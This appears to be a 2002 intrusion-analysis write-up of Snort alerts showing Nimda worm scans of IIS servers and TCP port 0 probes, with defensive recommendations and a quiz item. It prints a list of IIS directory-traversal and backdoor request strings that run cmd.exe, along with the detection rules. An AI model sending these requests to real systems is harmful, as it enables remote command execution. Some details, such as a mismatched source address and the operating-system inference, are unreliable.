
```
       2002.5.22..22\193.170.209.217

1.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:55.794488 193.170.209.217:4063 -> 46.5.180.133:80
TCP TTL:108 TOS:0x0 ID:40950 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA02E8  Ack: 0xF780E82  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                             r..ir..

2.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
```

```
06/21-19:25:55.804488 193.170.209.217:4064 -> 46.5.180.134:80
TCP TTL:108 TOS:0x0 ID:41462 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA02F2  Ack: 0xEFAA488  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                             r..ir..

3.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:55.824488 193.170.209.217:4065 -> 46.5.180.135:80
TCP TTL:108 TOS:0x0 ID:41974 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA02FC  Ack: 0xFBF5CF6  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                             r..ir..

4.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:55.844488 193.170.209.217:4075 -> 46.5.180.145:80
TCP TTL:108 TOS:0x0 ID:42486 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA03C4  Ack: 0x509E4E9F  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                             r..ir..

5.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:55.864488 193.170.209.217:4081 -> 46.5.180.151:80
TCP TTL:108 TOS:0x0 ID:42998 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA0424  Ack: 0xF00CC55  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                             r..ir..

6.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:55.884488 193.170.209.217:4083 -> 46.5.180.153:80
TCP TTL:108 TOS:0x0 ID:43510 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA0440  Ack: 0xF442907  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
```

```
72 0D 0A 69 72 0D 0A                      r..ir..

7.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:55.904488 193.170.209.217:4088 -> 46.5.180.158:80
TCP TTL:108 TOS:0x0 ID:44022 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA0486  Ack: 0xC61C1B21  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                      r..ir..

8.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:57.444488 193.170.209.217:4063 -> 46.5.180.133:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:98
***AP*** Seq: 0x27BA0323  Ack: 0x0  Win: 0x0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 64 69 72 0D                      r.dir.

9.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:57.934488 193.170.209.217:4083 -> 46.5.180.153:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:98
***AP*** Seq: 0x27BA047C  Ack: 0xF442907  Win: 0x0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 64 69 72 0D                      r.dir.

10.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] WEB-IIS cmd.exe access [**]
06/21-19:25:57.764488 193.170.209.217:4081 -> 46.5.180.151:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:98
***AP*** Seq: 0x27BA045F  Ack: 0x27BA0323  Win: 0x0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 64 69 72 0D                      r.dir.


11.=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] WEB-IIS cmd.exe access [**]
06/21-19:26:02.874488 193.170.209.217:4186 -> 46.5.180.250:80
```

```
TCP TTL:108 TOS:0x0 ID:34551 IpLen:20 DgmLen:99 DF
***AP*** Seq: 0x27BA076F  Ack: 0xADA4D312  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 5C  GET /scripts/..\
5C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  \../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 0D 0A 69 72 0D 0A                             r..ir..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Detect was generated by:

The Snort intrusion detection system generated this detect. It was version 1.8.7 and the default rule set was used. The signature that triggered these alerts was:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS
(msg:"WEB-IIS cmd.exe access"; flags:A+; content:"cmd.exe"; nocase;
classtype:web-application-attack; sid:1002;  rev:5;)
```

Probability the source address was spoofed:

The attacker is looking for a vulnerable system and wants an answer back to complete the three-way handshake. Therefore, I do not believe the source IP is spoofed. Source IP: 193.170.209.217 has probably already sent a SYN to destination IP: 46.5.180.134 and received a SYN/ACK back from the destination IP which would tell him that the target is alive and listening on port 80. Now the source IP is sending an ACK/PUSH so he can send the data to infect him with the Nimda worm. If the SYN and SYN/ACK had not already transpired beforehand, the destination would just send a reset and the three-way handshake would not be completed, which would be pointless. The Source IP: 193.170.211.217 resolves out to be from a company called Landesschulrat fur Niederoesterreich in Austria.

Search results for SIP: 193.170.209.217

```
inetnum:      193.170.208.0 - 193.170.211.255
netname:      LSR-NOE
descr:        ASN-NOe
descr:        Landesschulrat für Niederoesterreich
country:      AT
admin-c:      MW78-RIPE
tech-c:       MW78-RIPE
status:       ASSIGNED PA
mnt-by:       ACONET-LIR-MNT
changed:      Woeber@CC.UniVie.ac.at 19980821
changed:      panigl@CC.UniVie.ac.at 20020402
```

```
source:      RIPE
route:       193.170.208.0/22
descr:       OESRZ
origin:      AS1119
mnt-by:      AS1119-MNT
changed:     raphaela.psihoda@bmuk.gv.at 19981020
source:      RIPE
person:      Manfred Wirlach
address:     Landesschulrat fuer Niederoesterreich
address:     Rennbahnstrasse 29
address:     3109 St. Poelten
e-mail:      manfred.wirlach@lsr-noe.gv.at
phone:       +43 2742 280 5722
fax-no:      +43 2742 280 5099
mnt-by:      ACONET-LIR-MNT
notify:      manfred.wirlach@lsr-noe.gv.at
nic-hdl:     MW78-RIPE
changed:     Woeber@CC.UniVie.ac.at 20020402
source:      RIPE
```

Description of attack:

The Nimda worm is a mass-mailing worm that utilizes multiple methods to spread itself. The worm sends itself out by email, searches for open network shares, attempts to copy itself to un-patched or already vulnerable Microsoft IIS web servers, and is a virus infecting both local files and files on remote network shares. The Nimda worm has the potential to affect both user workstations running Windows 95, 98, ME, NT, XP, or 2000 and servers running Windows NT and 2000. There are also reports of denial of service as a result of network scanning and email propagation.

The attacker in this case has to be using a Windows machine since Nimda only affects systems running Windows. The window default size for the Windows platform is 5000-9000 and in this case we have hex 0x2238, which is decimal 8760. After a session is established the client negotiates with the server for the window size and therefore the window size may vary from the default so with an ACK/PSH you can't depend on the window defaults. The TTL (Time-To-Live) value indicates the maximum number of routers a packet may transit. Each router that handles a packet will decrement the TTL field by 1. When the count reaches zero, the packet will be discarded and an error message will be transmitted to the originator of the packet. In most of the attempts above the TTL was 108. The default Windows TTL is 128, which indicates the packets traversed 20 hops. Nimda uses an algorithm to decide which IP addresses to attack according to the cert.org advisory located at http://www.cert.org/advisories/CA-2001-26.html. These destination IP's are in the 25% bracket that says the source will go to a random IP address with none of the octets matching the source IP since our source is 193.170.209.217 and the destination IP range is 46.5.180.133-250.

Attack Mechanism:

According to the CERT/CC at http://www.cert.org/advisories/CA-2001-26.html "This worm modifies web documents and certain executable files found on the systems it infects, and creates numerous copies of itself under various file names. It can spread by several different ways such as from host to host via email or open network shares, and from web server to host by browsing the compromised web sites. It can also spread from host to web server via active scanning for and exploitation of Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities or from scanning for the back doors left behind by the Code Red II and "sadmind/IIS" worms."

The following four Nimda log commands demonstrate attempts to connect to the backdoor left by Code Red II:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

The remaining 12 Nimda log entries you might see are examples of exploit attempts for the Directory Traversal vulnerability:

```
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c..
       winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir
GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

This worm propagates through email arriving as a message with two sections. The first section is defined as MIME type "text/html", but it contains no text, so the email appears to have no content. The second section is defined as MIME type "audio/x-wav", but it contains an attachment named "readme.exe", which is a binary executable. In vulnerable configurations by opening or previewing the message or by running the message attachment the worm payload will be initiated. The worm will then attempt to resend the infected email messages every 10 days.

As part of the infection process, the Nimda worm modifies all web content files it finds and as a result, any user that is browsing web content on the system may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby infecting the browsing system.

The following site gives a good description of the Nimda worm:
http://www.cert.org/advisories/CA-2001-26.html

Correlations:

I see Nimda on the sensors I monitor at work everyday and the following is an example of Nimda extracted from a JID/JAB (Joint Intrusion Detection/Joint Analysis Browser, software version 2.3.1) log:

```
=== Intruder Script from Stream File "NIDxxxx1-021014.12.3.stream.init" ===

IP Header from first packet:

Ethernet source         : 0:2:fd:19:a5:21
Ethernet destination    : 0:0:00:0:00:00
Ethernet bytes          : 82
Ethernet time           : Mon Oct 14 11:26:24 2002
Network protocol        : IP
Network source          : 210.75.201.1 (Unknown)
Network destination     : xxx.xxx.xxx.15 (Unknown)
Network bytes           : 68
Transport protocol      : tcp
Transport bytes         : 28
Application source      : 2049
Application destination : 80
NIT total length        : 102
NIT message length      : 94

--- The stream script ----------------------------------------------------

GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
Host: www
Connnection: close
```

http://www.cert.org/advisories/CA-2001-26.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0154
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884

Evidence of active targeting:

No, I do not believe this is active targeting because the Nimda worm does not use active targeting. It uses an algorithm to decide which IP addresses to attack and according to the cert.org advisory located at http://www.cert.org/advisories/CA-2001-26.html 75% of the time the first and/or second octet of the destination IP address will be the same as the IP address of the source scanning machine. The scenario here is in the 25% bracket that says the source will go to a random IP address with none of the octets matching since the source IP is 193.170.209.217 and the destination IP range is 46.5.180.133-250.

Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Severity = (4+3) - (4+4) = -1

Criticality = 4 - If any of the targets is actually a web server this system could be critical to the destination site.

Lethality = 3 - The Nimda worm can create noise on the network and hog needed bandwidth, CPU time and hard drive space. Hosts that have been compromised are also at high risk for being party to attacks on other Internet sites.

System Countermeasures = 4 - Since there were no indications that the destination hosts answered back it appears that the destination hosts are well-protected systems with the most up-to-date anti-virus software, patches, and hot fixes installed on the system.

Network Countermeasures = 4 - Since there were no indications that the destination hosts answered back it appears that they have defensive mechanisms, such as a stateful firewall and/or border router with ACLs, in place on the target network.

Defensive recommendation:

Make sure you have the most up-to-date anti-virus software, patches, and hot fixes installed. With Nimda, ingress filtering of port 80/tcp could prevent instances of the worm outside of your network from scanning or infecting vulnerable IIS servers in the local network that are not explicitly authorized to provide public web services. Filtering of port 69/udp will also prevent the downloading of the worm to IIS via tftp. Egress filtering manages the flow of traffic as it leaves a network under your administrative control. There is typically limited need for machines providing public services to initiate outbound connections to the Internet. In the case of Nimda, employing egress filtering on port 69/udp at your network border will prevent certain aspects of the worm's propagation both to and from your network. Cisco has published a tech tip specifically addressing filtering guidelines to mitigate the impact of the Nimda worm and it can be located at:

http://www.cisco.com/warp/public/63/nimda.shtml

The Nimda worm may arrive as an email attachment named "readme.exe". Users should not open this attachment.

Multiple choice test question:

Which of the following commands is an example of the Nimda worm code:

1. GET /default.ida
2. GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0
3. GET /cgi-bin
4. All of the above
5. None of the above

Answer: 2

Detect #3 – BAD TRAFFIC TCP Port 0

Source of Trace:

This trace was found within the incidents.org log files located at http://www.incidents.org/logs/Raw/2002.6.7. The binary tcpdump log file was then analyzed by snort using the following command:

```
Snort –c /etc/snort/snort.conf –r 2002.6.7
```

This resulted in the following snort alert output:

```
     2002.6.6..7\211.47.255.22

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:36:44.664488 211.47.255.22:45955 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x699C40D0  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:36:47.654488 211.47.255.22:45955 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x699C40D0  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:36:53.654488 211.47.255.22:45955 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x699C40D0  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:05.654488 211.47.255.22:45955 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x699C40D0  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:21.894488 211.47.255.22:46104 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6BABBAAF  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:24.894488 211.47.255.22:46104 -> 46.5.76.25:0
```

```
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6BABBAAF  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:30.894488 211.47.255.22:46104 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6BABBAAF  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:42.894488 211.47.255.22:46104 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6BABBAAF  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:53.894488 211.47.255.22:46246 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6DD4893A  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:37:56.894488 211.47.255.22:46246 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6DD4893A  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:38:02.914488 211.47.255.22:46246 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6DD4893A  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:38:14.894488 211.47.255.22:46246 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x6DD4893A  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:38:25.894488 211.47.255.22:46380 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x7049FA5C  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:38:28.894488 211.47.255.22:46380 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x7049FA5C  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:38:34.894488 211.47.255.22:46380 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x7049FA5C  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

[**] BAD TRAFFIC tcp port 0 traffic [**]
07/07-14:38:46.894488 211.47.255.22:46380 -> 46.5.76.25:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x7049FA5C  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Detect was generated by:

The Snort intrusion detection system generated this detect. It was version 1.8.7 and the default rule set was used. The signature that triggered these alerts was:

```
    alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC
    tcp port 0 traffic"; sid:524; classtype:misc-activity; rev:3;)
```

Probability the source address was spoofed:

The attacker in this case is doing reconnaissance and wants an answer back to complete the three-way handshake so I do not believe the source IP is spoofed. I do believe the packets have been crafted though and/or the intruder is running a script, since each group of four packets has the same sequence number, is going out on the same source port, has ID's of 0, and has the same TCP options set. All fragments should have the same IP identification number but since the DF (Don't Fragment) flag is set each IP ID should increment by 1. If the 16 attempts are divided into groups of four the source IP has an initial try and three retries with the retry attempts doubling in the amount of time before subsequent ones. The second packet is sent out three seconds after the first packet, the third packet is sent out six seconds after the second packet, and the fourth packet is sent out 12 seconds after the third packet in each group. This is typical TCP behavior and many TCP/IP stacks will attempt three retries after the initial SYN. Source IP: 211.47.255.22 is sending SYN's to Destination IP: 46.5.76.25 and wants a SYN/ACK back from the destination which would tell him that the destination IP is alive and listening on port 0. I can only see the SYN's so there is no evidence that this three-way handshake transpired. The Source IP: 211.47.255.22 resolves out to be from South Korea according to APNIC at http://www.apnic.org/apnic-bin/whois.pl.

Search results for SIP: 211.47.255.22

```
inetnum:     211.42.0.0 - 211.51.255.255
netname:      KRNIC-KR
descr:       KRNIC
descr:       Korea Network Information Center
country:      KR
admin-c:      HM127-AP
tech-c:      HM127-AP
remarks:      ******************************************
remarks:      KRNIC is the National Internet Registry
remarks:      in Korea under APNIC. If you would like to
remarks:      find assignment information in detail
remarks:      please refer to the KRNIC Whois DB
remarks:      http://whois.nic.or.kr/english/index.html
remarks:      ******************************************
mnt-by:       APNIC-HM
mnt-lower:     MNT-KRNIC-AP
changed:      hostmaster@apnic.net 19991118
changed:      hostmaster@apnic.net 20010606
status:      ALLOCATED PORTABLE
```

```
source:      APNIC
person:      Host Master
address:     11F, KTF B/D, 1321-11, Seocho2-Dong, Seocho-Gu,
address:     Seoul, Korea, 137-857
country:     KR
phone:       +82-2-2186-4500
fax-no:     +82-2-2186-4496
e-mail:     hostmaster@nic.or.kr
```

Description of attack:

The attacker in this case is probably using a Windows machine since the window size default for the Windows platform is 5000-9000 and it is hex 0x16D0 in the above packets, which is decimal 5840. The TTL (Time-To-Live) value indicates the maximum number of routers a packet may transit. Each router that handles a packet will decrement the TTL field by 1. When the count reaches zero, the packet will be discarded and an error message will be transmitted to the originator of the packet. Initial TTL's of many operating systems have typical values of 32, 64, 128, and 255, which can be different for each protocol – TCP, UDP, or ICMP. While most operating systems will be configured to use the default initial TTL values, these can be changed and since I believe these packets were crafted by the intruder to perform host and/or network reconnaissance these values could very well have been changed. In all of the attempts above the TTL is 47. The default Windows TTL is 32 or 128, which means the packets could have traversed 81 hops, which is suspiciously high. The goal here is to slip the packets past the distant end defenses to gain information about the target host. The datagram length is 52, which is normal for Windows while using the six TCP options of MSS (maximum segment size=1460), NOP (no operations), NOP, SackOK (selective acknowledgment), NOP, and WS (window scale factor=0).

